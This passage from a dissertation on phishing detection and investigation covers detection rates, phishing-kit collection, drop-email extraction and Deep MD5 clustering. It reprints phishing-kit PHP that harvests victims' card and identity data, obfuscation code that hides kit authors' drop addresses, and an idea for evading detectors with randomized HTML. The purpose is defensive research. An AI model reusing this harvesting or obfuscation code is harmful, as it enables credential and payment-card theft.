Techniques presented in this work demonstrate the ability to be industry leading content-based techniques for detecting phishing websites. However, these approaches do have weaknesses that adversaries may attack in the future to lower technique performance. An example attack is inserting randomized text throughout the HTML does not affect the look or feel of the websites. This would be a similar attack that spammers have used in the past to bypass spam filters with hidden text and images (Mehta, Nangia, Gupta, & Nejdl, 2008). The text could be randomly inserted throughout the HTML as well. This attack may have negative effects on *phishDiff* and *ssdeep* depending on where the text is distributed. Similarly in nature, an attack on Syntactical Fingerprinting would insert and delete (even small) portions of the file constructs to render MD5 matching useless. A future implementation of Syntactical Fingerprinting could use fuzzy hash values as a possible mitigation. Another potential solution is to figure out where the text is being inserted (i.e., in specific variable values) and preprocess the construct by removing the values. Nevertheless, if enough changes are made to the files then it becomes difficult for any of these techniques to detect phish. On the other hand, such techniques also make it difficult for phishers to create low-cost randomized websites. Future attacks may or may not be able to circumvent detection, but as of the foreseeable future, these techniques offer meaningful detection options.

| Technique | Detection Rate | False-positive Rate | Cumulative Error Rate |
|---|---|---|---|
| **Main Index (Preprocessed)** | 16.0% | 0.1% | 38.6% |
| **Kulczynski 2 (75%)** | 29.7% | 0.9% | 30.8% |
| ***phishDiff* (SF 20%)** | 83.4% | 2.7% | 8.1% |
| ***ssdeep* (SF)** | 93.3% | 2.9% | 5.2% |
| **Syntactical Fingerprinting (50%)** | 93.0% | 3.8% | 6.8% |

**Table 3.16: The best results for each methodology tested in Section 3.4.7.8 with respect to cumulative error rate.**

## 3.5 Metrics

This chapter has shown that there are approaches useful techniques for detecting phishing websites. The best result for each method, with respect to cumulative error rate, is presented in Table 3.11.

The impact on damage, as demonstrated by the equation below, is the amount saved by victims being appropriately warned using approaches implemented in this chapter compared to the industry standard toolbars and manual efforts.

$$D_T = \frac{(T_B - T_N) * P * D_D}{T_B}$$ **Equation 3.5**

$T_B$ = time for browsers (i.e., blacklists) to detect
$T_N$ = time for automated technique to detect
$P$ = percentage of phish detected
$D_D$ = the damage percentage caused until toolbar detects
$D_T$ = total damage

In *Steve Sheng et al.*, we showed that the average time for toolbars to detect more than 90% of phishing URLs ranges between two to 48 hours. There are two techniques, *ssdeep* and Syntactical Fingerprinting that achieved greater than 90% detection within an average time about 1 second. Other researchers have shown that the phishing websites harvest the majority of their data within the first few hours of the attack (Klein, 2010). *Klein et al.* report found that over 50% of the victims lost their credentials in the first hour and 80% the second hour. Using 80% damage in the first two hours as a norm and a 90% detection rate, we conclude that the use of these techniques in a browser-based solution or email filter could achieve a 72% impact on loss to the victims compared to the industry leading browser-based toolbars.

The time taken to identify phishing URLs with the techniques in this dissertation is much faster than human verification as well. Table 3.12 contains monthly statistics for PhishTank, a known phishing blacklist provider, using the crowd voting approach (PhishTank). Each URL has to receive four votes in order to be labeled as phish or legitimate.

| | **March 2011** | **April 2011** | **May 2011** | **June 2011** | **July 2011** |
|---|---|---|---|---|---|
| **Submissions** | **20,517** | **18,092** | **21,924** | **17,878** | **18,901** |
| **Total Votes** | **87,940** | **84,893** | **90,168** | **74,580** | **76,820** |
| **Valid Phish** | **15,872** | **14,586** | **16,598** | **13,193** | **14,614** |
| **Invalid Phish** | **689** | **573** | **561** | **706** | **685** |
| **Median Time to Verify** | **2 hr 4 min** | **1 hr 19 min** | **3 hr 4 min** | **3 hr 13 min** | **3 hr 7 min** |
| **False-positive Rate for URL submitters** | **3.4%** | **3.2%** | **2.6%** | **4.0%** | **3.6%** |

**Table 3.17: The statistics about phishing activity by blacklist maintainer PhishTank.**

The mean of the monthly median times for verification in Table 3.12 is 2 hours and 35 minutes. Using Equation 3.5, the resulting impact of *ssdeep* and Syntactical Fingerprinting compared to human verification at PhishTank over the past five months is a 72% impact as well. It is also noted that people, like automated solutions, make mistakes in reporting phish as observed in the monthly false-positive rates of the URL submitters. Other researchers have performed research on mislabels occurring during the human verification process (Lui, Xiang, Pendleton, Hong, & Liu, 2001). Therefore, the automated techniques in this dissertation not only impact the loss of money to victims, they also demonstrate comparative accuracy in detecting phishing websites compared to humans.

## 3.6 Summary

The research presented in this chapter employs content-based approaches that use file matching and string-alignment algorithms to determine if one file or set of files can classify a new file or set of files in the same category—in this case, a phishing website. The techniques also need fast runtimes. Previous researchers have proposed methodologies that are not practical on live anti-phishing systems, especially not for browser-based toolbars. The results in this chapter outlined the process involved for the creation of high-performance phishing attack detection methods. Implementation of techniques led to the development of new algorithms and preprocessing steps that assist in better detection rates. The main file matching and string-alignment algorithms experimented with include Main Index Matching, *phishDiff*, context-triggered piecewise hashing using *ssdeep*, and the novel algorithms Deep MD5 Matching and Syntactical Fingerprinting. These techniques, used in either server-based or browser-based systems, can provide users with accurate and reliable detection techniques capable of making a 72% impact on the number of victims when compared to current industry leading phishing toolbars.

# 4. CRIMINAL ACTIVITIES

## 4.1 INTRODUCTION TO CRIMINAL ACTIVITIES

Law enforcement, security companies, and phished organizations are currently engaged in offensive approaches to phishing (Sheng S. , Kumaraguru, Acquisti, Cranor, & Hong, 2009). However, as noted in the quote below, investigators of phishing attacks lack both the tools and analyzed data needed to identify high volume, malicious actors.

> “People can share data now, that's occurring, but what's not happening is the analysis piece. We have limited resources ... We do it manually. We need resources, software and hardware to enable that, also more bodies looking at it. There is no magic about the data, but the magic is in the analysis. ... taking institutional knowledge and applying some data mining algorithms.” (Sheng S. , Kumaraguru, Acquisti, Cranor, & Hong, 2009)

While the UAB Phishing Data Mine makes contributions to improve defensive measures, its greatest contribution may be in allowing a paradigm shift towards implementing investigative systems against criminals, instead of reactive countermeasures. In response to this shift, new algorithms and techniques were developed to collect phishing evidence and correlate phishing attacks. Thus, investigators can make more knowledgeable decisions on which criminals to investigate as well as a central data source for evidence.

## 4.2 CONTRIBUTIONS TO DETERRENCE OF CRIMINAL ACTIVITIES

The contributions in this chapter of the dissertation focus on the criminal activities involved in phishing attacks and a means to create deterrence. Groups of phishers may work together on the different stages of the phishing attack or it may be a single individual (Abad, 2005). The work presented here attempts to gather and correlate evidence on the phisher who creates the malicious website or who receives stolen information. Two tools were developed to gather phishing evidence: an automated phishing kit scraper for downloading potential phishing kits and a kit email extractor for gathering recipient(s) of the stolen information denoted as the "drop email address". Another example of evidence collected is the content files downloaded during the UAB Phishing Data Mine processing of URLs.

The downloaded content files led to the development of a distance metric, using Deep MD5 Matching, to cluster the content file sets of the websites, thus, potentially demonstrating the provenance of the phishing website or kit. The evidence gathered by the phishing kit scraper and the kit email extractor can be used with clustering algorithms to show the prevalence of a phishing kit compared to current technologies and to link seemingly unrelated clusters.

The last and most important contribution to stopping criminal activity was the distance metric, based on Syntactical Fingerprinting. This metric clusters phishing websites using the structural components that compose the main index pages. A simplistic clustering algorithm was implemented to demonstrate the ability of Syntactical Fingerprinting to group phishing websites.

## 4.3 GATHERING PHISHING EVIDENCE

Collecting phishing evidence is crucial to phishing investigations. There are two phases in the UAB Phishing Data Mine's workflow where evidence is collected: the first is when the websites and associated content files are downloaded, while the other, attempting to obtain phishing kits, occurs after a website has been confirmed as a phish. Once these two phases have been completed, the downloaded files can be automatically analyzed to extract the drop email addresses associated with the phishing kit and website. These processes are detailed below.

### *4.3.1 PHISHING KIT SCRAPER*

Phishing investigators and researchers use phishing kits to help identify who or what phishing group created a phishing website. Phishing kits help identify the aliases of people who edit the kit and help identify the drop email address(s) which are the recipients of phished information. This is important because the kit editors' aliases can be used with investigative resources such as Maltego ("Maltego", n.d.) to gain additional intelligence, including additional email addresses associated with the alias. Plus, the email accounts can lead to two important factors in phishing investigations. An email account provider can supply the account's login history, potentially revealing the criminal's actual IP address. Also, while banks may realize they have lost money to phishing, these banks cannot associate a given phishing website with a precise financial loss (Chen, Bose, Leung, & Guo, 2010) (Wardman B. , Warner, McCalley, Turner, & Skjellum, 2010). Therefore by reviewing the email records of the criminal, the names and bank account numbers of victims can be potentially linked to the phishing websites where the victimization occurred.

#### 4.3.1.1 Problems Investigators Encounter

The problem investigators encounter when attempting to gather phishing kits is that the task to manually “tree-walk” the directory structure of every confirmed phishing URL is time consuming. Three other factors add to the problem. First, phishing kits are not always present in the directory structure of the URLs or the directory containing the kit is not readable. Second, phishers delete many kits from the web server after creating the website. Finally, system administrators who discover the malicious content often remove the kits during their recovery phase. However, a number of phishing kits may be retrieved if performed in a timely manner.

#### 4.3.1.2 Software to Collect Phishing Kits

In response to the need for timeliness for evidence retrieval, prototypes were developed to automatically search for common kit names and files with the same name as the child directory in the URL. The latter case for finding phishing kits was recommended by John LaCour of PhishLabs (personal communication, October 2009). If a kit or kits were discovered then the file is downloaded to the UAB Phishing Data Mine. This software was the first automated solution for obtaining phishing evidence in the data mine with the exception of gathering the phishing websites content files. Even though the phishing kits were being automatically retrieved and saving the UAB Phishing Operations Team time, the kits still needed to be manually reviewed to extract drop email addresses and aliases.

### 4.3.2 *KIT EMAIL EXTRACTOR*

An automated phishing kit email extractor was prototyped to automate the system further for gathering phishing evidence. Manually reviewing each kit is a time consuming task, often requiring the phishing investigators and researchers to search through 40-60 files in order to identify the email addresses associated with the kit. Many of these email addresses are often found in an obfuscated form making it more difficult to determine the email address. A prototype was developed to extract email addresses automatically from both phishing kits as well as phishing website content files. This software navigates through the phishing kit and website files searching for plain text and obfuscated email addresses. Subroutines in the software tests various de-obfuscation techniques on strings that may contain obfuscated email addresses.

#### 4.3.2.1 niarB

While analyzing differences between main index pages, it was found that one of the strings that changed in main index pages was a phisher's email address. Phishing kits distributed on websites such as *scam4u.com* or *scam4all.com* often contain instructions for the phisher to insert their email address in order to receive the stolen information. Analysis into a set of Bank of America phishing websites found that the only difference between the websites was the drop email address receiving the credentials that were being passed to the PHP "action" file. In certain cases, the email address was obfuscated into a hexadecimal form. This led to development of a program that used the pattern of finding the "hidden" field followed by "niarB"[12] to search for the presence of an email address in the HTML source of the main index page (McCalley et al. 2010). Example 4.1 is the original code developed to find this pattern.

[12] "niarB" is Brain backwards. The Mr. Brain phishing kit is a commonly used tool kit by phishers.

**Example 4.1**

```
if((strLine.indexOf("hidden")) > 0){
        if((strLine.indexOf("niarB")) > 0){
        index = strLine.indexOf("value=\"");
        if(index > 0){
                tmpIndex = index + 7;
                tmpLine = strLine.substring(tmpIndex);

                index = index + 10;
                email = strLine.substring(index);

                index = email.indexOf("\"");
                tmpIndex = tmpLine.indexOf("\"");
                if(index > 0){
                        email = email.substring(0,index);
                         tmpLine = tmpLine.substring(0,tmpIndex);

                        email = convertFromHex(email, tmpLine, URLid);
                         return email;
                }
        }
    }
}
```

The results of this technique uncovered a number of distinct drop email addresses in phishing website files. These initial results led to the development of additional software to search for email addresses, both in plaintext and obfuscated, in files within phishing kits and websites.

#### 4.3.2.2 Extracting Plain Text and Obfuscated Email Addresses

The idea of extracting other types of email addresses automatically was passed on to Josh Larkins of the UAB Phishing Intelligence Team. Josh is a co-author of software stemming from the code base in the above example that navigates through the website and kit files searching for plain text and obfuscated email addresses (Larkins et al 2011). Subroutines in the software tests various de-obfuscation techniques on strings that may contain obfuscated email addresses. These extracted email addresses were inserted into the UAB Phishing Data Mine using the unique identifier of the URL where the kit and website files were found. Examples of obfuscated email addresses (Larkins, Wardman, & Warner, 2011) and descriptions of how to deobfuscate the emails are described below.

The potential email address is tested to be in a valid email address format after the strings are found using these patterns.

| ***Hexadecimal Example*** | ***Converted Email Address*** |
|---|---|
| *676f6f6f6473686f7473406d656e6172612e6d61* | *gooodshots@menara.ma* |

The Hexadecimal Example is found by using a regular expression searching for a set of hexadecimal characters. A Hex-to-ASCII conversion is then executed on the string.

| ***NUXI Example*** | ***Converted Email Address*** |
|---|---|
| *26f6168313330496e626f687e236f6d6* | *boa813@inbox.com* |

Phishers have also used a variation of hexadecimal, referred to as NUXI obfuscation that reverses the pairs of hexadecimal characters. A regular expression was written to find such instances, reverse the character pairs, and perform a Hex-to-ASCII conversion on the resulting string.

| ***Base 64 Example*** | ***Converted Email Address*** |
|---|---|
| *b2Zmb2ZmQGxpdmUuZnI=* | *offoff@live.fr* |

Another technique employed by phishers to obfuscate email addresses is the use of Base 64 encoding. This type of obfuscation can be found using a regular expression that searches for a string of characters followed by the "=" sign. The resulting string is then deobfuscated by decrypting four characters to binary and subsequently converting the binary to ASCII.

***Array Example*** ***Converted Email Address***

```
$ar=array("0"=>"o","1"=>"w","2"=>"m","3"=>"l","4"=>"i","5
"=>"3",
"6"=>"y","7"=>"a","8"=>"d","9"=>"@","10"=>"h","11"=>".",
"12"=>"c");

$to=$ar['7'].$ar['1'].$ar['1'].$ar['3'].$ar['8'].$ar['4'].$ar['5'].$ar
['5'].$ar['9'].$ar['6'].$ar['7'].$ar['10'].$ar['0'].$ar['0'].$ar['11'].$
ar['12'].$ar['0'].$ar['2'];
```

*awwldi33@yahoo.com*

As observed in the Array Example above, some phishers have obfuscated their email addresses using arrays in the PHP scripts to rearrange the letters of their email address. The subroutine to find this method searches for a variable that is assigned to the result of the PHP “array” function. The subroutine subsequently searches for another variable that is the result of the elements in the array and computes the string that would be assigned to the variable.

***Base 64 + Array Example*** ***Converted Email Address***

```
JGFyPWFycmF5KCIwIj0+ImsiLCIyIj0+ImUiLCI3Ij0+InIiLCIx
MCI9PiJzIiwiOSI9PiJAIiwiMTEiPT4iLiIsIjQiPT4ibCIsIjYiPT4id
CIsIjE1Ij0+InUiLCIxNiI9PiIwIiwiMTciPT4ieCIsIjE4Ij0+Im4iLC
IxOSI9PiJ0Iik7DQokcmVjaXBlbnQ9JGFyWyc3J10uJGFyWycyJ
10uJGFyWycxMCddLiRhclsnMTUnXS4kYXJbJzQnXS4kYXJbJzE
5J10uJGFyWycxMCddLiRhclsnOSddLiRhclsnMTAnXS4kYXJbJz
E1J10uJGFyWycxNyddLiRhclsnMTYnXS4kYXJbJzcnXS4kYXJbJz
ExJ10uJGFyWycxOCddLiRhclsnMiddLiRhclsnMTknXTs=
```

*s33th3rs@yahoo.co.uk*

A variation of the Array Example is referred to as the Base 64 + Array technique where the array is encoded by Base 64. The subroutine to find this email addresses uses the Base 64 subroutine to decode the string and then applies the Array subroutine to find the email address(s). Multiple email addresses have been found in some of these Base 64 encoded blocks.

***Concatenation Example*** ***Converted Email Address***

```
$messege .= "paypalhome";
$message .= "Prenom                   : ".$_POST['first_name']."\n";
$message .= "Nom                      : ".$_POST['last_name']."\n";
$message .= "Adress 1               : ".$_POST['address1']."\n";
$message .= "Adress 2               : ".$_POST['address2']."\n";
$message .= "Ville                     : ".$_POST['city']."\n";
$message .= "Province               : ".$_POST['city']."\n";
$message .= "Code Postale         : ".$_POST['zip']."\n";
$message .= "Telephone             : ".$_POST['tel']."\n";
$messege .= "@";
$message .= "Date de naissance
$_POST['jour']."/".$_POST['mois']."/".$_POST['year']."\n";
$message .= "Nationalite;            : ".$_POST['citizenship']."\n";
$message .= "--------------------- PayPal info ---------------------
\n";
$messege .= "voi";
$message .= "Nom de la Banque : ".$_POST['bank']."\n";
$message .= "Type De Carte       : ".$_POST['type']."\n";
$messege .= "la";
$message .= "Carte De Credi       : ".$_POST['numero']."\n";
$messege .= ".";
$message .= "date dex                :
".$_POST['expdate_month']."/".$_POST['expdate_year']."\n";
        $message .= "Cvv                         : ".$_POST['cvv']."\n";
        $message .= "Numeru de CIN      : ".$_POST['cin']."\n";
$messege .= "fr";
```

*paypalhome@voila.fr*

The Concatenation example divides email addresses into parts using several PHP variables. These variables are subsequently concatenated into the email address. The variables *$message* and *$messege* hide the email address concatenation by using similar naming. The methodology to catch this obfuscation requires saving all of the variables to check if they need concatenated at some point in the file. The following section presents the results of extracting email addresses from both automatically retrieved kits and live phishing websites.

#### 4.3.2.3 Results

The phishing kits and associated drop email addresses are one starting point that investigators use to open investigations. The phishing kits and email addresses described below are searchable to investigators within the PhishIntel portal (UAB PhishIntel).

##### *4.3.2.3.1 Kit File Email Addresses*

Table 4.3 displays the number of distinct email addresses extracted from kits found on branded phishing URLs that have been gathered by the automated kit scraper and email address extractor from July 16th, 2010 until July 11th, 2011. 159,210 distinct email addresses were collected across all brands. Table 4.1 contains the number of distinct email addresses extracted from phishing kits based on the format the email address was found (e.g., Hexadecimal encoding, Base 64 encoding, NUXI Obfuscation, or Array-based).

| Email Format | Email Addresses | Distinct Email Addresses |
|---|---|---|
| **Plain text** | 2,583,988 | 158,433 |
| **Hexadecimal encoding** | 14,759 | 267 |
| **Base 64 encoding** | 8,876 | 368 |
| **NUXI Obfuscation** | 29,007 | 54 |
| **Concatenation** | 830 | 42 |
| **Array-based** | 345 | 33 |
| **Base64 + Array** | 2,456 | 13 |

**Table 4.1: The number of distinct email addresses automatically extracted from phishing kits found in a specific format.**

One observed issue is that phishing kits sometimes contain lists of email addresses to spam. These email addresses are found in plain text and explains why the plain text email counts are much higher than any other method. There are 777 distinct email addresses that were found in an obfuscated format. These email addresses are important as they typically represent the email addresses of the phishing kit creators and distributors hidden from the phishers so that they can also receive the stolen information (Cova, Kruegel, & Vigna, 2008).

#### *4.3.2.3.2 Website File Email Addresses*

| Email Format | Email Addresses | Distinct Email Addresses |
|---|---|---|
| **Plain text** | 240,280 | 17,880 |
| **Hexadecimal encoding** | 36,198 | 305 |
| **Base 64 encoding** | 2,420 | 244 |
| **NUXI Obfuscation** | 17,478 | 49 |

**Table 4.2: The number of distinct email addresses automatically extracted from live phishing website files.**

There are a much lower number of drop email addresses extracted from live phishing website files then from the phishing kits because many drop email addresses are hidden in the PHP code, which is executed server-side, therefore these addresses cannot be downloaded and extracted using standard website crawling methods. However, similar to phishing kit drop email addresses, there are few distinct email addresses compared to the number of websites containing email addresses. The following section describes the distinction between drop email addresses found on live phishing websites compared to phishing kits and how investigators can use the email addresses.

### 4.3.2.4 Discussion of Email Addresses

While the collections of phishing websites gathered by blacklist maintainers (McAfee, McAfee SiteAdvisor Software, 2010) (Netcraft, Anti-Phishing Toolbar) and recipients of consumer complaints are important, additional information such as the collection of drop email addresses can provide two factors critical to prosecuting phishers. Whereas blocking the URL may prevent further victimization, the URL does not identify the criminal.  Nevertheless, as shown above, files hosted on the phishing web server and in phishing kits contain the email address of the criminal.  This evidence will help investigators prosecute the offender.  Law enforcement can require the email account provider to obtain a login history of the email account, revealing the criminal's Internet Protocol (IP) address or addresses, which in turn can identify their geographic location and Internet Service Provider(s).

Moreover, URL collections do not provide any correlation between a given phishing website and the financial losses caused by that website.  While a bank may realize it has lost a particular sum of money to phishing, it often cannot necessarily identify a phishing website with a precise volume of financial loss because it does not know which website victimized their account holder.  By reviewing the email records of the criminal, names and account numbers of victims could be linked to the phishing websites where the victimization occurred.  This linkage would not be absolute, but does provide partial insight into the criminal's victims.

A distinction can be made about the files found in phishing kits and those hosted on the live phishing website.  The phisher may edit the files (i.e.,  removes or changes email addresses) within the phishing kit after the phisher extracts the phishing kit on the web server.  Therefore, the drop email address(s) found in a phishing kit may differ from the email address(s) hosted on the live phishing website.  This often makes the email addresses extracted from the live phishing website a better indicator of malicious behavior in the email account.  In fact, there were 18,927 distinct email addresses found on live phishing websites that were not found in kits.  To this researcher's knowledge, no other researchers have offered automated techniques for extracting email addresses on live phishing websites; whereas, others have developed techniques for retrieving drop email addresses from phishing kits (Cova, Kruegel, & Vigna, 2008).

### *4.3.3 Summary of gathering evidence*

The drop email addresses give investigators knowledge of phisher activity, but the investigators are limited in their ability to retrieve phishing kits and websites to extract drop email addresses. The development of software to gather phishing evidence enables investigators and researchers to automatically obtain the drop email addresses associated with phishing attacks.

Section 4.4 describes additional techniques that have the ability to show aggregate phisher activity when the above mentioned pieces of evidence are problematic. These techniques can be used standalone or can built on the previously mentioned evidence by using two novel distance metrics, Deep MD5 Matching and Syntactical Fingerprinting, to cluster groups of phishing websites based on the content of the website. These clustering distance metrics demonstrate the ability to correlate phishing attacks.

## 4.4 Clustering phishing websites

One of the contributions to this dissertation is the flexibility of Deep MD5 Matching and Syntactical Fingerprinting to be used as distance metrics for clustering phishing websites. Similar to use in fast phish detection, Deep MD5 Matching and Syntactical Fingerprinting were used to cluster phishing websites. Therefore, this work will first discuss two experiments using Deep MD5 Matching for clustering and then share the results of one experiment using Syntactical Fingerprinting. The experiments for this dissertation were not set up to illustrate clustering algorithm selection, but to demonstrate the ability for these two algorithms to group similar websites based on their content. Current and future work conducted by Jason Britt (personal communication, April 14, 2010) may show how clustering algorithm choices impact the results such as clusters of phishing kit families, phishing kits, and individual phishers.

### *4.4.1 Initial Deep MD5 Clustering*

Past and current phishing countermeasures have dealt primarily with reactive technologies such as email filters and browser toolbars. Through the manual analysis of these phishing kits, an opportunity to use Deep MD5 Matching as a mechanism for showing the similarity between phishing kits and websites was noted. At the time of implementation, the number of kits that could be compared against phishing websites was few. In response, an experiment was set up to show that Deep MD5 Matching is a good distance metric, measuring the similarity between sets of website files, for clustering phishing websites. It was hypothesized in this study that if the same phishing kit (i.e., those whose MD5 values matched) was found on two different URLs, then those URLs would cluster. The description of this first experiment's dataset, results and discussion are presented next in Section 4.4.2.

### *4.4.2 Reeling in Big Phish with a Deep MD5 Net*

The research methodology used in this study is an information-gathering and analysis process that proactively provides intelligence to phishing investigators or other stakeholders about the phishers who are the most prolific during a certain interval of time. Figure 4.1 illustrates the overall process used in this study. The first step in the process is to receive potential phishing URLs from various sources and incorporate them into the UAB Phishing Data Mine. The next step is to attempt to confirm the URLs automatically. If a URL is confirmed automatically as a phish then the URL is sent to the automated kit search tool; however, when the URL is not automatically confirmed, it is queued for manual confirmation.




**Figure 4.1: The overall framework for phishing URL confirmation and the phishing kit collection, extraction, and correlation process.**

When URLs are manually confirmed (e.g., by a UAB Phishing Operations team member) there are two avenues for collecting phishing kits. For specific UAB-partnered target brands, the person who labeled the URL as a phish traverses the directory tree structure of the URL[13], searching for readable directories that may contain phishing kits. Next, manually confirmed URLs are also sent to the automated kit search tool. Both kit searching methodologies, at the time, required the subsequent manual extraction of phishing kit information. The unique identifier of the URLs where kits were found

[13] "Traversing the directory tree" involves checking each directory included in the path portion of the URL to determine if it may reveals a list of files on the web server in that directory. A secure web server does not allow these file lists to be displayed, but most phishing websites are hosted on web servers with low security; so, open directories are often able to be located.

would be sent finally to a clustering algorithm which groups closely related phishing websites based on the website content files.

#### 4.4.2.1 Kit Collection

The goal of the UAB Phishing Operations team is to confirm phishing URLs promptly either through automated techniques or manual inspection. Shorter latencies for detecting and confirming phishing URLs lead to a higher likelihood of researchers being able to collect evidence against phishers (that is, while their websites remain up and running). This prompt confirmation is needed because, once notified, system administrators of hacked websites often delete evidence that could identify the phisher. Examples of evidence that are often deleted include phishing kits, the phisher's email addresses, and other potential clues as to who or what entity created the phishing website (Cova, Kruegel, & Vigna, 2008).

Phishing websites typically collect data from the victim in an HTML form. Each form has an "action" that calls a program telling the website what to do with the stolen information. Usually the action calls a program on the web server that sends an email message to the criminal.

The UAB Phishing Operations team analyzed and documented 470 phishing kits between November 2008 and March 2010. The phishing kit retrieval process has evolved since the team began analyzing kits as important lessons were learned through the collection process. First, evidence needs to be saved, not just documented. Early in the process, the existence of a phishing kit was documented, but the kit itself was not preserved. Secondly, the URL from which the kit was acquired does not always correlate to the URL distributed through email, as many URLs contain a command that automatically redirects the victim to an additional website where the phishing content would likely be found. Because of such potential redirection, some of the kits discovered through a manual directory traversal are not located on the same server as the URL that was sent as the email link. An automated approach was developed in order to resolve these issues.

Algorithms and prototype software were devised to search for phishing kits in domains of phishing websites when phishing URLs are confirmed. The tool produced from this effort searches for commonly used phishing filenames (i.e., paypal.zip, eBay.zip, or chase.zip) by traversing the directory structure of the phishing URL. In this study, the tool was used to search for 130 common phishing kit names and to download the kit using GNU *Wget*. After download, the phishing kits were manually analyzed, and evidence, such as the email addresses and aliases of phishing kit creators and editors, was extracted and stored for use in future investigations.

#### 4.4.2.2 Deep MD5 Clustering Methodology

This study employs manual and automatic kit collection and Deep MD5 Matching for gathering and correlating evidence for law enforcement or analogous purposes. The collection process consists of identification, download, and analysis of the phishing kits, while the correlation process uses an agglomerative[14] clustering algorithm based on the distance generated by Deep MD5 Matching. In order to improve computational speed, the clustering algorithm is performed in four phases as depicted in Figure 4.2.

[14] Agglomerative clustering is an algorithm that places individual elements into their own clusters and merges these clusters based on particular conditions such as similarity coefficients or distance metrics**Invalid source specified.**.



Phase 1
Phase 2
Phase 3
Phase 4
458 URLs
458 clusters
Merging based on matching main index files
458 URLs
457 clusters
Merging based on Deep MD5 Matching of associated content files
458 URLs
351 clusters
Adding other URLs based on matching main index files
543 URLs
351 clusters
Adding other URLs based on Deep MD5 Matching
7,573 URLs
351 clusters

**Figure 4.2: The four phases and results of the initial Deep MD5 clustering.**

The Deep MD5 clustering algorithm proceeds as follows: Phases 1 and 2 initially merge clusters only within the set of URLs of collected kits. Each URL that results in the discovery and acquisition of a phishing kit represents an initial cluster of size one. As clusters merge and items are subsequently added to clusters, only one representative URL for each cluster remains. All future items compared to the cluster only use the representative URL to indicate similarity. In Phase 1, clusters merge if the MD5 of the main index pages are equal. In Phase 2, clusters merge whose representative URLs have content files with a Kulczynski 2 similarity coefficient greater than or equal to 0.85 (this threshold was chosen for high similarity, although the threshold could be set between 0.01 and 1.0). The average number of files in retrieved phishing websites was 8.73. If the MD5 of a main index page of a website under consideration matches another websites' main index MD5, it would be clustered under Phase 1 or 3. Therefore, Deep MD5 matching (Phases 2 and 4) assumes at least one file has a non-matching MD5. The calculation of 7.73 files of 8.73 would give a similarity of 0.89. For this experiment, a threshold of 0.85 was chosen; however, Section 3.4.7.10.2 demonstrates how the false-positives and false-negatives were generated varying the threshold values.

Phases 3 and 4 enhance the clusters created in phases 1 and 2 by measuring the similarity between those clusters and all other URLs in the UAB Phishing Data Mine.

Phase 3 compares the MD5 of the main index page for each representative URL against the MD5s of the main index page all un-clustered URLs. If the MD5s match, the URL is added to the cluster. In Phase 4, those URLs not yet clustered are considered in the same manner as Phase 2, and joined to a cluster if the threshold is exceeded. The results of the four phases in described in Section 4.4.2.3.

#### 4.4.2.3 Experimental Results

The first section of the results describes the results of the manual and automatic phishing kit collection. The final section demonstrates how Deep MD5 Matching can be used to cluster websites.

##### *4.4.2.3.1 Phishing Kits*

In this study, a total of 460 phishing kits were collected through a combination of both the manual and automated tree traversal methodologies discussed in Section 4.3.1.1. The manual approach collected 323 phishing kits between November 2008 and March 2010 that were associated with phishing URLs in the UAB Phishing Data Mine. The automated technique, collected over the duration of two weeks in September 2009, retrieved 137 valid phishing kits.

The manual analysis of the 137 phishing kits discovered 181 unique email addresses and 81 unique aliases belonging to either kit creators or the criminals who customized a particular kit to include their own email address. The manual processing of the kits includes following the action parameter from the main phishing page to the filenames in the kit. A kit will normally contain at least one drop email address, usually in plain text[15], but the kit often contains other information which helps to identify its author or distributor, such as an alias, a comment, or other artifact. As mentioned in Section 4.3.2, kit authors may hide the email addresses that receive the stolen information through encoding. Unaware phishers create the websites while the kit author still receives the victim information via the secret drop addresses embedded in the kit (Cova, Kruegel, & Vigna, 2008).

#### *4.4.2.3.2 Clustering of Phishing Websites*

A distance metric for the clustering algorithm was created to identify phishing websites that may prove suitable targets of further investigation, linking them to the aliases and email addresses found in the Section 4.4.2.3.1. The combination of manual and automated phishing kit collection methodologies gathered 460 phishing kits. These 460 phishing kits yielded 458 unique URLs (two of the URLs had a kit retrieved both manually and automatically). The clustering algorithm consisted of four phases as illustrated in Figure 4.2.

